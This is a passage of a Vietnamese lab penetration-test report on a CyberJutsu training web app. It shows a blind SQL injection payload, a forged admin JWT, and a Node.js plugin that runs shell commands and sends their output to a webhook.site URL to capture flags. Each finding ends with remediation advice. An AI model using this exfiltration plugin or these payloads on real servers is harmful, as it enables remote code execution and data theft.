Tìm thấy 7 -> Kết quả hiện tại: CBJs{76906e5c78c1f04ac35a143e4de23a7
Tìm thấy 7 -> Kết quả hiện tại: CBJs{76906e5c78c1f04ac35a143e4de23a77
Tìm thấy } -> Kết quả hiện tại: CBJs{76906e5c78c1f04ac35a143e4de23a77}
Kết thúc, kết quả cuối cùng: CBJs{76906e5c78c1f04ac35a143e4de23a77}

Process finished with exit code 0
```

Vậy ta đã có flag thứ 4

FLAG 04: CBJs{76906e5c78c1f04ac35a143e4de23a77}

Khuyến nghị:

- Sử dụng Prepared Statements
- Không nối chuỗi trực tiếp vào câu lệnh SQL
- Validate & sanitize tất cả input từ phía người dùng

2.5. Unrestricted File Upload leading to Remote Code Execution (RCE)

Đối tượng ảnh hưởng:

<https://musoe.cyberjutsu-lab.tech/api/v1/plugins>

Mô tả thông tin lỗ hổng và mức độ ảnh hưởng:

Lỗ hổng cho phép ta upload các plugin vào hệ thống và chạy plugin, vậy nên tại đây có thể thực hiện upload plugin gồm các lệnh nhằm RCE hệ thống và trả kết quả đó ra ngoài webhook. Hệ quả là kẻ tấn công có thể thực thi mã/lệnh tùy ý trên máy chủ (RCE), đọc trộm dữ liệu nhạy cảm (ví dụ .env, mã nguồn, thông tin người dùng/DB), sửa đổi hoặc hủy dữ liệu ứng dụng, cấy backdoor và làm gián đoạn dịch vụ.

Nguyên nhân gây lỗi:

```
7 router.get('/orders', orderController.getOrders);
8 router.post('/plugins', isAuthenticated(['admin']), pluginController.uploadPlugin);
```

Tại dòng 8 của file `src/routes/v1/index.js` ta thấy được 1 đường dẫn được xác thực admin và chạy lệnh uploadPlugin

```
16 async function uploadPlugin(req, res) {
17   if (!req.files || !req.files.plugin) {
18     return res.status(400).json({ message: 'No file uploaded' });
19   }
20
21   const plugin = req.files.plugin;
22   const pluginName = plugin.name;
23   const pluginPath = path.join(PLUGINS_FOLDER, pluginName);
24
25   if (fs.existsSync(pluginPath)) {
26     return res.status(400).json({ message: 'Plugin already exists' });
27   }
28
29   try {
30     plugin.mv(pluginPath, (err) => {
31       if (err) {
32         console.error(err);
33         return res.status(500).json({ message: 'Internal server error' });
34       }
35       res.status(200).json({ message: 'Plugin uploaded successfully' });
36     });
37   } catch (error) {
38     errorHandler.handleError(error, res);
39   }
}
```

Tiếp theo đó ta thấy hàm không xử lý hay qua bộ lọc nào cho nội dung của plugin được upload lên, vậy việc upload plugin kèm payload RCE đã có thể được thực hiện

```

42 async function executePlugin(req, res) {
43   const pluginName = req.body.pluginName;
44   if (!pluginName) {
45     return res.status(400).json({ message: 'pluginName is required' });
46   }
47
48   const pluginPath = path.join(PLUGINS_FOLDER, pluginName);
49
50   if (!fs.existsSync(pluginPath)) {
51     return res.status(404).json({ message: 'Plugin not found' });
52   }
53
54   try {
55     const plugin = require(pluginPath);
56     if (typeof plugin.execute === 'function') {
57       plugin.execute();
58       res.status(200).send({ message: 'Plugin executed successfully' });
59     } else {
60       res.status(400).send({ message: 'Invalid plugin format' });
61     }
62   } catch (error) {
63     errorHelpers.handleError(error, res);
64   }
65 }

```

Sau đó hàm executePlugin tại dòng 57 thực hiện lệnh `execute()`, vậy từ đây ta sẽ viết 1 plugin kèm RCE để thực hiện khai thác hệ thống

Chi tiết quá trình thực hiện:

Đầu tiên, để xử lý việc xác thực admin, ta sẽ tận dụng 2 lỗ hổng trước đó là SQL Injection và tự tạo JWT Token.

Ta sử dụng SQL Injection để tìm xem ai có role là `admin` với payload

```
payload = f"123123@gm' OR ((SELECT id FROM users WHERE role = 'admin' LIMIT 1) LIKE BINARY CONCAT('{prefix}', '%'))-- "
```

Ta nhận lại được kết quả


```

PS D:\WebApp\musoe\ecommerce-backend> d:; cd 'd:\WebApp\mu
32-x64\bundled\libs\debugpy\launcher' '51701' '--' 'D:\WebA
Tìm thấy 2 -> Kết quả hiện tại: 2



```

Vậy ta sẽ sử dụng JWT secret trong `.env` để tạo token mới

Ta sẽ thay token mới vào `localStorage` mục `token` và `user` của hệ thống



Sau đó refresh lại page và thấy được mục `Admin Panel` tại menu



Ta truy cập vào mục Plugins

Tiếp theo ta sẽ download plugin mẫu về và thực hiện khai thác hệ thống
Ta sử dụng 1 plugin như sau nhằm liệt kê file tại mục **/** và bắn ra ngoài webhook

```
1 const { exec } = require("child_process");
2
3 module.exports.execute = () =>
4   exec("ls /", (err, out) => {
5     if (err) return console.error(err);
6     fetch("https://webhook.site/42af38e5-9f9b-40d2-b65c-9ba4a19934ae", {
7       method: "POST",
8       headers: { "Content-Type": "application/json" },
9       body: JSON.stringify({ output: out }),
10     })
11     .then((r) => console.log(r.status))
12     .catch(console.error);
13   });
```


Vì không có chức năng upload tại api **v2** của ứng dụng nên ta viết 1 script upload tại api **v1**

```
1 import requests
2
3 burp0_url = "https://musoe.cyberjutsu-lab.tech/api/v1/plugins"
4 burp0_headers = {
5     "X-Access-Token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiwidXNlcm5hbnQiOiJ1bmVudC9kaWwifQ=="
6 }
7
8 plugin_path = "plugins/plugin1.js"
9 name_file = "plugin1.js"
10 with open(plugin_path, "rb") as f:
11     files = {
12         "plugin": (name_file, f, "multipart/form-data")
13     }
14
15 result = requests.post(burp0_url, headers=burp0_headers, files=files)
16 print(result.text)
```

Tiếp theo ta chạy script

```
PS D:\WebApp\musoe\ecommerce-backend> d:; cd 'd:
32-x64\bundled\libs\debugpy\launcher' '58469' '--
{"message":"Plugin uploaded successfully"}
```

Ta đã upload thành công, trở lại ứng dụng và chạy plugin



INBOX (1/100)

Newest First

Search Query

🔍

POST

ae516e 14.225.207.241

09/11/2025 07:44:15

Request Details & Headers

POST

https://webhook.site/42af38e5-9fb-40d2-b65c-9ba4a19934ae

Host

14.225.207.241

White Shodan

Hosty

Censys

VirusTotal

Location

vn Thu Dau Mot, Binh Duong, Viet Nam

Date

05/11/2025 07:44:15 (vài giây trước)

Size

127 bytes

Time

0.001 sec

ID

ae516e94e-3495-455a-8197-2e4b7d2b4b4

Note

[Add Note](#)

content-length

accept-encoding

user-agent

sec-fetch-mode

accept-language

accept

content-type

host

Query strings

None

Form values

None


Request Content

Raw Content

```
{
  "output": "FLAG_4277146a23195c2a\\nbin\\ndev\\netc\\nhome\\nlib\\nmedia\\nnet\\nopt\\nproc\\nroot\\nrun\\nsbin\\nsrv\\nsys\\ntap\\nusr\\nvar\\n"
}
```

Ta sẽ sửa câu lệnh trong plugin là `cat /FLAG_4277146a23195c2a`

Ta nhận lại được kết quả



FLAG 05: CBJ5{632f7879b5bea6fa83696b81e44e3943}

- Kiểm tra và xác thực nội dung plugin trước khi xử lý (nếu có các lệnh nguy hiểm như exec thì sẽ không thực hiện)
- Thực thi plugin trong môi trường sandbox (cô lập)
- Áp dụng chữ ký số cho plugin (chỉ thực hiện khi có chữ ký của nhà phát triển)

3. PHỤ LỤC

Thang đo CVSS phiên bản 3.1

Các lỗ hổng phần mềm, phần cứng và firmware đều gây ra rủi ro nghiêm trọng cho bất kỳ tổ chức vận hành mạng máy tính và có thể khó phân loại và giảm thiểu. Hệ thống chấm điểm lỗ hổng chung (CVSS) cung cấp một phương pháp để nắm bắt các đặc điểm chính của lỗ hổng và tạo ra một điểm số phản ánh mức độ nghiêm trọng của nó, cũng như trình bày ngữ cảnh của lỗ hổng đó trên thực tế. Sau đó, điểm số có thể được xác định thành mức nguy cơ (chẳng hạn như thấp, trung bình, cao và nghiêm trọng) để giúp các tổ chức đánh giá đúng và ưu tiên các quy trình quản lý rủi ro về bảo mật trong hệ thống của khách hàng.



Tóm lại, CVSS mang lại ba lợi ích quan trọng. Đầu tiên, nó cung cấp điểm số lỗ hổng được tiêu chuẩn hóa. Khi một tổ chức sử dụng một thuật toán chung để xác định các lỗ hổng trên tất cả các nền tảng CNTT, tổ chức đó có thể tận dụng một chính sách quản lý lỗ hổng duy nhất và xác định thời gian tối đa cho phép để kiểm tra và khắc phục một lỗ hổng nhất định. Tiếp theo, nó cung cấp một nền tảng mở. Người dùng có thể bối rối khi một lỗ hổng bảo mật được bên thứ ba ấn định số điểm tùy ý. Với CVSS, các đặc điểm riêng biệt được sử dụng để tính điểm là minh bạch. Cuối cùng, CVSS cho phép định tính được độ ưu tiên của lỗ hổng. Khi điểm số môi trường được tính toán, điểm số về rủi ro sẽ phù hợp theo từng ngữ cảnh đối với mỗi tổ chức và giúp cung cấp thông tin tốt hơn về rủi ro tại điểm gây ra ảnh hưởng cho tổ chức.

Chúng tôi đã sử dụng CVSS 3.1 để chuẩn hóa và mô hình hóa các lỗ hổng được xác định trong quá trình kiểm thử bảo mật.

Các lỗ hổng được phân loại theo năm mức điểm số/cấp độ, nó phản ánh khả năng có thể khai thác, mức độ tác động đến kinh doanh trong trường hợp khai thác thành công. Dưới đây là mô tả ngắn gọn về từng mức độ nghiêm trọng.

Mức độ	Thang điểm CVSS	Mô tả
Khẩn cấp	9.0-10.0	Việc khai thác lỗ hổng gây ảnh hưởng đến máy chủ, thiết bị mạng hoặc cho phép truy cập (ở chế độ đọc và/hoặc ghi) dữ liệu có giá trị cao. Việc khai thác thường đơn giản. Các lỗ hổng được đánh dấu Nghiêm trọng phải được khắc phục ngay lập tức, đặc biệt nếu chúng xảy ra trong môi trường vận hành thực tế.
Cao	7.0-8.9	việc khai thác lỗ hổng cho phép truy cập vào dữ liệu có giá trị cao (tương tự như cấp Nghiêm trọng), tuy nhiên, cần có các điều kiện tiên quyết cho cuộc tấn công (ví dụ: yêu cầu có tài khoản người dùng trong hệ thống nội bộ) làm cho giảm rủi ro hơn.
Trung bình	4.0-6.9	việc khai thác lỗ hổng có thể phụ thuộc vào các yếu tố bên ngoài (ví dụ: thuyết phục người dùng nhấp vào liên kết) hoặc các điều kiện khác khó đạt được. Hơn nữa, việc khai thác lỗ hổng thường chỉ cho phép truy cập vào một tập hợp dữ liệu hạn chế hoặc dữ liệu có mức độ ít quan trọng hơn.
Thấp	0.1-3.9	việc khai thác lỗ hổng dẫn tới việc ít tác động trực tiếp đến tính an toàn của ứng dụng hoặc phụ thuộc vào các điều kiện rất khó đạt được trên thực tế (ví dụ: truy cập vật lý vào máy chủ).
Thông tin	0.0 N/A	các vấn đề được đánh dấu là Thông tin không phải là lỗ hổng bảo mật. Chúng nhằm mục đích chỉ ra các khuyến nghị cần thực hiện nhằm làm tăng mức độ bảo mật tổng thể của hệ thống. Ngoài ra: các vấn đề chỉ ra một số giải pháp trong hệ thống (ví dụ: từ góc độ kiến trúc) có thể hạn chế tác động tiêu cực của các lỗ hổng bảo mật khác.